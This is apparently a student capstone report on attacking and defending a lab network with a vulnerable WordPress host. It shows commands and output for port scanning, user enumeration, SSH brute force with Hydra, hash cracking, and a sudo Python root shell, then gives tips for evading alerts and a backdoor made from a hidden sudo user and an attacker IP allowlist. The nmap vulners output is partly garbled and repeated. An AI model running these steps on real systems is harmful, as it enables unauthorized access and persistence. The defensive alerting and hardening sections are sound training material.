

# **Final Engagement**

Attack, Defense & Analysis of a Vulnerable Network


*John Kelly*

# Offensive Report


# Table of Contents

---

This document contains the following resources:



**Network Topology & Critical Vulnerabilities**



**Exploits Used**



**Avoiding Detect**




**Maintaining Access**



# Network Topology & Critical Vulnerabilities

# Network Topology



## Network

Address Range:  
192.168.1.0/24  
Netmask: 255.255.255.0  
Gateway: 192.168.1.1

## Machines

IPv4: 192.168.1.90  
OS: Kali Linux  
Hostname: Kali

IPv4: 192.168.1.110  
OS: Linux  
Hostname: Target 1

IPv4: 192.168.1.105  
OS: Linux  
Hostname: server 1  
(Capstone)

IPv4: 192.168.1.100  
OS: Linux  
Hostname: ELK

# Critical Vulnerabilities: Target 1

---

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Security Misconfiguration	Port 22 is unrestricted and open to internet.	I was able to SSH into 192.168.1.110 and set up a user shell as Michael.
Outdated Software	During enumeration, it was found that a vulnerable version of WordPress (4.8.7) was in use.	This allowed me to find credentials for the SQL database passwords. Hashes were also found on the database.
Weak Password Policy	Password rules are too weak.	Michaels password was found using Hydra.
Privilege Escalation	<code>sudo -l</code> revealed that Steven has sudo Python access.	Using a Python shell, I was able to gain root access.

## Critical Vulnerabilities: Target 1 Cont.

- Additional critical vulnerabilities were found by executing the following nmap command:

```
nmap -sV --script=vulners -v 192.168.1.110
```

```

rootkali:~# nmap -sV --script=vulners -v 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-05 10:27 PDT
NSE: Loaded 46 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:27
Completed NSE at 10:27, 0.00s elapsed
Initiating NSE at 10:27
Completed NSE at 10:27, 0.00s elapsed
Initiating ARP Ping Scan at 10:27
Scanning 192.168.1.110 [1 port]
Completed ARP Ping Scan at 10:27, 0.01s elapsed
Initiating Parallel DNS resolution of 1 host at 10:27
Completed Parallel DNS resolution of 1 host at 10:27, 0.00s elapsed
Initiating SYN Stealth Scan at 10:27
Scanning 192.168.1.110 [1000 ports]
Discovered open port 22/tcp on 192.168.1.110
Discovered open port 445/tcp on 192.168.1.110
Discovered open port 111/tcp on 192.168.1.110
Discovered open port 80/tcp on 192.168.1.110
Discovered open port 139/tcp on 192.168.1.110
Completed SYN Stealth Scan at 10:27, 0.08s elapsed
Initiating Service scan at 10:27
Scanning 5 services on 192.168.1.110
Completed Service scan at 10:27, 11.02s elapsed
NSE: Script scanning 192.168.1.110.
Initiating NSE at 10:27
Completed NSE at 10:27, 2.22s elapsed
Initiating NSE at 10:27
Completed NSE at 10:27, 0.01s elapsed
Nmap scan report for 192.168.1.110
Host is up (0.00097s latency).
Not shown: 995 closed ports

```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 6.7p1 Debian 5+deb8u (protocol 2.0)

```

vulners:
  cpe:/a:openssl:openssl:6.7p1
    EDB-ID:21018 10.0 https://vulners.com/exploitdb/EDB-ID:21018 *EXPLOIT*
    CVE-2001-0554 10.0 https://vulners.com/cve/CVE-2001-0554
    CVE-2015-5600 9.5 https://vulners.com/cve/CVE-2015-5600
    EDB-ID:40889 7.0 https://vulners.com/exploitdb/EDB-ID:40889
    CVE-2020-10088 7.5 https://vulners.com/cve/CVE-2020-10088
    EDB-ID:41173 7.2 https://vulners.com/exploitdb/EDB-ID:41173
    CVE-2015-0554 6.9 https://vulners.com/cve/CVE-2015-0554
    CVE-2018-1919 5.0 https://vulners.com/cve/CVE-2018-1919
    CVE-2017-15906 5.0 https://vulners.com/cve/CVE-2017-15906
    SSV:99447 4.6 https://vulners.com/ssv/SSV:99447
    EDB-ID:45210 4.6 https://vulners.com/exploitdb/EDB-ID:45210
    EDB-ID:45223 4.6 https://vulners.com/exploitdb/EDB-ID:45223
    EDB-ID:45801 4.6 https://vulners.com/exploitdb/EDB-ID:45801
    EDB-ID:45800 4.6 https://vulners.com/exploitdb/EDB-ID:45800
    EDB-ID:49963 4.6 https://vulners.com/exploitdb/EDB-ID:49963
    EDB-ID:49962 4.6 https://vulners.com/exploitdb/EDB-ID:49962
    CVE-2016-0778 4.6 https://vulners.com/cve/CVE-2016-0778
    MSF:ILITIES/OPENSSH-OPENSSH-CVE-2020-10088
  EXPLOIT*
  MSF:ILITIES/HUAEI-EULEROSS-2_0_SSP9
  CVE-2020-14145 *EXPLOIT*
  MSF:ILITIES/HUAEI-EULEROSS-2_0_SSP8
  CVE-2020-14145 *EXPLOIT*
  MSF:ILITIES/HUAEI-EULEROSS-2_0_SSP5
  CVE-2020-14145 *EXPLOIT*
  MSF:ILITIES/FS-BIG-IP-CVE-2020-1414
  CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145
  CVE-2015-5352 4.3 https://vulners.com/cve/CVE-2015-5352
  EXPLOIT*
  MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217
  EDB-ID:47689 5.8 https://vulners.com/exploitdb/EDB-ID:47689
  CVE-2020-1927 5.8 https://vulners.com/cve/CVE-2020-1927
  CVE-2019-10098 5.8 https://vulners.com/cve/CVE-2019-10098
  1337DAY-ID-23377 5.8 htt
  CVE-2016-5387 5.1 https://vulners.com/cve/CVE-2016-5387
  SSV:95637 5.0 https://vulners.com/ssv/SSV:95637
  EXPLOIT*
  MSF:ILITIES/SCANNER/HTTP-APACHE-0
  EXPLOIT*
  EXPLOITPACK:DAED9089E025928BF72FC7
  EXPLOIT*
  EXPLOITPACK:C8C256BE08FF5F1C0405CE
  EXPLOIT*
  CVE-2020-1934 5.0 https://vulners.com/cve/CVE-2020-1934
  CVE-2019-0120 5.0 https://vulners.com/cve/CVE-2019-0120
  CVE-2017-9788 6.4 https://vulners.com/cve/CVE-2017-9788
  MSF:ILITIES/REDHAT_LINUX-CVE-2019-0219
  MSF:ILITIES/IBM-HTTP_SERVER-CVE-2019-0217
  CVE-2017-7679 7.5 https://vulners.com/cve/CVE-2017-7679
  CVE-2017-7668 7.5 https://vulners.com/cve/CVE-2017-7668
  CVE-2017-3169 7.5 https://vulners.com/cve/CVE-2017-3169
  CVE-2017-3167 7.5 https://vulners.com/cve/CVE-2017-3167
  CVE-2018-1312 6.8 https://vulners.com/cve/CVE-2018-1312
  CVE-2017-15715 6.8 https://vulners.com/cve/CVE-2017-15715
  CVE-2017-9788 6.4 https://vulners.com/cve/CVE-2017-9788
  MSF:ILITIES/REDHAT_LINUX-CVE-2019-0219
  CVE-2016-17199 5.0 https://vulners.com/cve/CVE-2016-17199
  CVE-2018-17189 5.0 https://vulners.com/cve/CVE-2018-17189
  CVE-2018-1303 5.0 https://vulners.com/cve/CVE-2018-1303
  CVE-2017-9798 5.0 https://vulners.com/cve/CVE-2017-9798
  CVE-2017-15718 5.0 https://vulners.com/cve/CVE-2017-15718
  CVE-2016-8743 5.0 https://vulners.com/cve/CVE-2016-8743
  CVE-2016-2161 5.0 https://vulners.com/cve/CVE-2016-2161
  CVE-2016-0736 5.0 https://vulners.com/cve/CVE-2016-0736
  CVE-2015-3183 5.0 https://vulners.com/cve/CVE-2015-3183
  CVE-2015-0228 5.0 https://vulners.com/cve/CVE-2015-0228
  CVE-2014-3583 5.0 https://vulners.com/cve/CVE-2014-3583
  1337DAY-ID-20873 5.0 htt
  1337DAY-ID-26574 5.0 htt
  MSF:ILITIES/DESIAM-CVE-2019-10097
  MSF:ILITIES/APACHE-HTTPD-CVE-2020-1
  CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199
  CVE-2018-17189 5.0 https://vulners.com/cve/CVE-2018-17189
  CVE-2018-1303 5.0 https://vulners.com/cve/CVE-2018-1303
  CVE-2017-9798 5.0 https://vulners.com/cve/CVE-2017-9798
  CVE-2017-15718 5.0 https://vulners.com/cve/CVE-2017-15718
  CVE-2016-8743 5.0 https://vulners.com/cve/CVE-2016-8743
  CVE-2016-2161 5.0 https://vulners.com/cve/CVE-2016-2161
  CVE-2016-0736 5.0 https://vulners.com/cve/CVE-2016-0736
  CVE-2015-3183 5.0 https://vulners.com/cve/CVE-2015-3183
  CVE-2015-0228 5.0 https://vulners.com/cve/CVE-2015-0228
  CVE-2014-3583 5.0 https://vulners.com/cve/CVE-2014-3583
  1337DAY-ID-20873 5.0 htt
  1337DAY-ID-26574 5.0 htt
  MSF:ILITIES/DESIAM-CVE-2019-10097
  MSF:ILITIES/APACHE-HTTPD-CVE-2020-1
  CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199
  CVE-2018-17189 5.0 https://vulners.com/cve/CVE-2018-17189
  CVE-2018-1303 5.0 https://vulners.com/cve/CVE-2018-1303
  CVE-2017-9798 5.0 https://vulners.com/cve/CVE-2017-9798
  CVE-2017-15718 5.0 https://vulners.com/cve/CVE-2017-15718
  CVE-2016-8743 5.0 https://vulners.com/cve/CVE-2016-8743
  CVE-2016-2161 5.0 https://vulners.com/cve/CVE-2016-2161
  CVE-2016-0736 5.0 https://vulners.com/cve/CVE-2016-0736
  CVE-2015-3183 5.0 https://vulners.com/cve/CVE-2015-3183
  CVE-2015-0228 5.0 https://vulners.com/cve/CVE-2015-0228
  CVE-2014-3583 5.0 https://vulners.com/cve/CVE-2014-3583
  1337DAY-ID-20873 5.0 htt
  1337DAY-ID-26574 5.0 htt
  MSF:ILITIES/DESIAM-CVE-2019-10097
  MSF:ILITIES/APACHE-HTTPD-CVE-2020-1
  CVE-2018-17199 5.0 https://vulners.com/cve/CVE-2018-17199
  CVE-2018-17189 5.0 https://vulners.com/cve/CVE-2018-17189
  CVE-2018-1303 5.0 https://vulners.com/cve/CVE-2018-1303
  CVE-2017-9798 5.0 https://vulners.com/cve/CVE-2017-9798
  CVE-2017-15718 5.0 https://vulners.com/cve/CVE-2017-15718
  CVE-2016-8743 5.0 https://vulners.com/cve/CVE-2016-8743
  CVE-2016-2161 5.0 https://vulners.com/cve
```

# Exploits Used



# Exploitation: Security Misconfiguration

## Summary:

- An Nmap scan (`nmap -O -sV 192.168.1.110`) was used to enumerate exposed ports on the network.

## Impact:

- It was discovered on the vulnerable web server (192.168.1.110) that port 22 was accessible from the internet.

```
root@Kali:~# nmap -O -sV 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-06-08 14:09 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00081s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.10 ((Debian))
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
```

# Exploitation: Outdated Software


## Summary:

- WPScan (`wpscan --url http://192.168.1.110/wordpress --enumerate u`) was then used to enumerate users.

## Impact:

- This process exposed two usernames, 'steven' and 'michael'.

```
root@Kali:~# wpscan --url http://192.168.1.110/wordpress --enumerate u
```



WordPress Security Scanner by the WPSecurin Team  
Version 3.7.8  
Sponsored by Automattic - <https://automattic.com>  
@\_WPSecurin\_, @ethicalhack3r, @erwan\_lr, @firefart

```
[+] URL: http://192.168.1.110/wordpress/  
[+] Started: Thu Jun  3 20:22:35 2021
```

### [i] User(s) Identified:

#### [+] steven

Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
Confirmed By: Login Error Messages (Aggressive Detection)

#### [+] michael

Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)  
Confirmed By: Login Error Messages (Aggressive Detection)

# Exploitation: Weak Password Policy

## Summary:

- Using the exposed usernames found by WPScan, Hydra was run with 'michael' as the username argument.
- Hydra was able to determine that Michael was allowed to use his own name as his password.

## Impact:

- The exposure of his password facilitated a login as Michael to the web server via SSH.

```
root@Kali:~# hydra -l michael -P /usr/share/wordlists/rockyou.txt 192.168.1.110 -t 4 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-06-04 19:54:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.110:22/
[22][ssh] host: 192.168.1.110 login: michael password: michael
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-04 19:54:13
root@Kali:~#
```

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Thu Jun  3 12:32:46 2021 from 192.168.1.90
michael@target1:~$
```

# Exploitation: Weak Password Policy Cont.

## Summary:

- The unsalted password hashes were exfiltrated to the Kali machine.
- The password for user 'steven' was found using the open source cracking tool John the Ripper.

```
root@Kali:~# nano hashes.txt
root@Kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512
AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
pink84          (Steven)
█
```

## Impact:

- With Steven's login credentials an SSH login was made possible.

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jun 24 04:02:16 2020
$ pwd
/home/steven
$ █
```

# Exploitation: Privilege Escalation

---

## Summary:

- After gaining access using Steven's, `sudo -l` was used to determine that the user has sudo privileges to run Python.

## Impact:

- Executing the command `python -c 'import pty; pty.spawn("/bin/bash")'` opened a root shell within the system

```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$ █
```

```
$ sudo python -c 'import pty; pty.spawn("/bin/bash")'
root@target1:/home/steven# id
uid=0(root) gid=0(root) groups=0(root)
root@target1:/home/steven# █
```

# Avoiding Detection

# Stealth Exploitation of Security Misconfiguration

---

## Monitoring Overview:

- Which alerts detect this exploit?
  - CPU Usage Monitor
- Which metrics do they measure?
  - `system.process.cpu.total.pct`
- Which thresholds do they fire at?
  - Above 0.5 for the last 5 minutes

## Mitigating Detection:

- To avoid detection, Nmap can be run in stealth mode (`nmap -sS -T0 -P sneaky 192.168.1.110`) to prevent system traffic spikes that would normally trigger an alert.
- Additionally, Google Dorking can be performed in any web browser to identify directories and search for exploits without setting off any alarms.

# Stealth Exploitation of Weak Password Policy

---

## Monitoring Overview:

- Which alerts detect this exploit?
  - Excessive HTTP Errors
- Which metrics do they measure?
  - `http.response.status_code`
- Which thresholds do they fire at?
  - Above 400 for the last 5 minutes

## Mitigating Detection:

- Detection could be avoided by using a reverse brute force attack. After locating system usernames, a single password is used against multiple usernames.
- Another option would be to use a proxychain to conceal your IP address, allowing continued attacks from different IP addresses.



# Stealth Exploitation of Outdated Software

---

## Monitoring Overview:

- Which alerts detect this exploit?
  - HTTP Request Size Monitor
- Which metrics do they measure?
  - http.request.bytes
- Which thresholds do they fire at?
  - Above 3500 for the last minute

## Mitigating Detection:

- Attempts at stealth recon (`wpscan --stealthy --url http://192.168.1.110/wordpress --enumerate u`) were unsuccessful and triggered the alert.
- Another option would be to use a proxychain to conceal your IP address, allowing continued attacks from different IP addresses.



# Maintaining Access

# Backdooring the Target with Root

## Backdoor Overview:

- Create a new super user:
  - Use `useradd` to create the new user with an obfuscated name. (Ex. lv426)
  - Grant the user root privilege using `sudo visudo`.
  - Add the user to sudoers.tmp with privilege to execute all by adding the following line:

```
lv426 ALL=(ALL:ALL) ALL
```

- Whitelist Attacker IP:
  - Navigate to `/etc/hosts.allow`.
  - Add the line `sshd : 192.168.1.90` to whitelist your IP address.

```
root@target1:/home/steven# useradd lv426
root@target1:/home/steven# usermod -aG sudo lv426
root@target1:/home/steven# sudo passwd lv426
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@target1:/home/steven# sudo visudo
visudo: /etc/sudoers.tmp unchanged
root@target1:/home/steven# usermod -s /bin/bash lv426
root@target1:/home/steven# id lv426
uid=1003(lv426) gid=1003(lv426) groups=1003(lv426),27(sudo)
root@target1:/home/steven#
```

```
GNU nano 2.2.6      File: /etc/sudoers.tmp      Modified
Defaults    secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:$
# Host alias specification
# User alias specification
# Cmnd alias specification
# User privilege specification
root    ALL=(ALL:ALL) ALL
lv426    ALL=(ALL:ALL) ALL
```

```
GNU nano 2.2.6      File: /etc/hosts.allow      Modified
sendmail: all
# /etc/hosts.allow: list of hosts that are allowed to access the system.
# See the manual pages hosts_access(5) and hosts_options(5).
#
# Example:    ALL: LOCAL @some_netgroup
#            ALL: .foobar.edu EXCEPT terminalserver.foobar.edu
#
# If you're going to protect the portmapper use the name "rpcbind" for the
# daemon name. See rpcbind(8) and rpc.mountd(8) for further information.
sshd : 192.168.1.90
```

# Defensive Report

# Table of Contents

---

This document contains the following resources:



**Alerts Implemented**



**Hardening**



**Implementing Patches**

# Alerts Implemented


# Excessive HTTP Errors

Alert 1 is implemented as follows:

**Metric:** http.response.status\_code

**Threshold:** Above 400 for the last 5 minutes

- WHEN count() GROUPED OVER top 5 'http.response.status\_code' IS ABOVE 400 FOR THE LAST 5 minutes




# HTTP Request Size Monitor

Alert 2 is implemented as follows:

**Metric:** http.request.bytes

**Threshold:** Above 3500 for the last minute

- WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute






# CPU Usage Monitor

Alert 3 is implemented as follows:

**Metric:** system.process.cpu.total.pct

**Threshold:** Above 0.5 for the last 5 minutes

- WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes



# Hardening

# Hardening Against Outdated Software on Target 1

---

## Regularly update all software:

- Use `sudo apt update` in both Kali and Ubuntu
- Cron jobs can automatically keep WordPress and other vulnerable software up to date.

## Implement least privilege permissions

- Use the predefined WordPress roles (Super Admin, Administrator, Editor, Author, Contributor and Subscriber) to set permissions for all authorized users.

**Why it works:** These steps will help to ensure all software is up-to-date with the most recent patches, and that users have properly assigned roles to prevent unauthorized access.

# Hardening Against Weak Password Policy on Target 1

---

## Utilize stronger password policies:

- Set the minimum password length
  - `sudo nano /etc/pam.d/common-password`
  - find `password [success=2 default=ignore] pam_unix.so obscure sha512`
  - Add `minlen=8` at the end of the line
- Set password complexity
  - install password quality checking:
    - `sudo apt-get install libpam-pwquality`
  - `sudo nano /etc/pam.d/common-password`
  - To `pam_pwquality.so retry=3` add the following:
    - `ucredit=-1` to require an upper-case character
    - `dcredit=-1` to require a lower-case character
    - `ocredit=-1` to require a special (other) character
    - `minclass=2` to set the minimum number of character classes

**Why it works:** These changes would help make user passwords harder to guess and more difficult to use Brute force attacks that make use of rainbow tables or dictionaries.

# Hardening Against Security Misconfiguration on Target 1

---

**Obscure the SSH port by changing the port number:**

- `nano -w /etc/ssh/sshd_config`
  - search for: port
  - Change the port number (Ex. 426)

**Disable Root Login:**

- `nano -w /etc/ssh/sshd_config`
- `PermitRootLogin no`
  - `AllowUsers (username)`
  - `AllowUsers (username) root@(IP address)`

**Why it works:** Obscuring the port reduces ease of access and disabling root access ensures only the listed users are able to gain root access

# Hardening Against Privilege Escalation on Target 1

---

## **Restrict administrative user privileges:**

- Only allow sudo privileges to essential personnel with additional privileges granted on an as-needed basis

